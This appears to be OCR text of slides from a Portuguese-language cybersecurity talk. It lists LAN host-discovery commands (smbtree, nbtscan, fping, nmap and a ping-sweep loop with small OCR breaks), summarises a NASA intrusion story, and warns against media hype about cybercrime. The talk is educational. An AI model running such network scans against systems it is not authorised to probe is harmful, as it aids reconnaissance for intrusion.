
smbtree -NS 2>/dev/null

nbtscan 192.168.1.1-255

fping -a -g 192.168.1.0/24 2> /dev/null

nmap -sP 192.168.1.0/24 or nmap -sn 192.168.1.0/24

for ip in $(seq 1 254); do ping -c 1 192.168.1.$ip>/dev/null; [$? -eq 0] && echo "192.168.1.$ip UP" || : ; don



Resumo

Hack da Nasa

Ataque em massa de phishing acabou instalando um malware em um Pc da Nasa

Atacante original com medo de ser preso esconde rastros mas vende acesso

Grupo compra acesso e passa diversas ferramentas pra dentro da rede

Grupo ganha acesso a várias máquinas (incluindo uma com ssh com root/root)

Grupo diz que poderia derrubar um drone, aqui a Nasa diz que não seria possível mas admite o Hack

Estamos falando da Nasa

Polêmica final

Cuidado com as informações sobre crime digital

- **A mídia tem gerado muito FUD (Medo, Incerteza, Dúvida).**
- A situação não é boa, mas temos que analisar as notícias com parcimônia.
- Tem sido muito comum evitarem falar de ponto de entrada para falhas (físico).
- Na dúvida, pergunte pra algum especialista, a comunidade é bem legal.
- Não culpem a pessoa técnica que assinou a matéria.

Conclusão

Ataques estão atigindo todo mundo

- Você pode ter os seus dados roubados sem ter feito nada de errado (site invadido)
- Você pode perder acesso a um sistema porque ele está sendo atacado (DDoS)
- Vão tentar fazer fraude com seus dados
- Tudo que está online está sujeito a invasões
- É muito difícil estar 100% seguro no mundo atual
- Boa sorte e obrigado.

Duvidas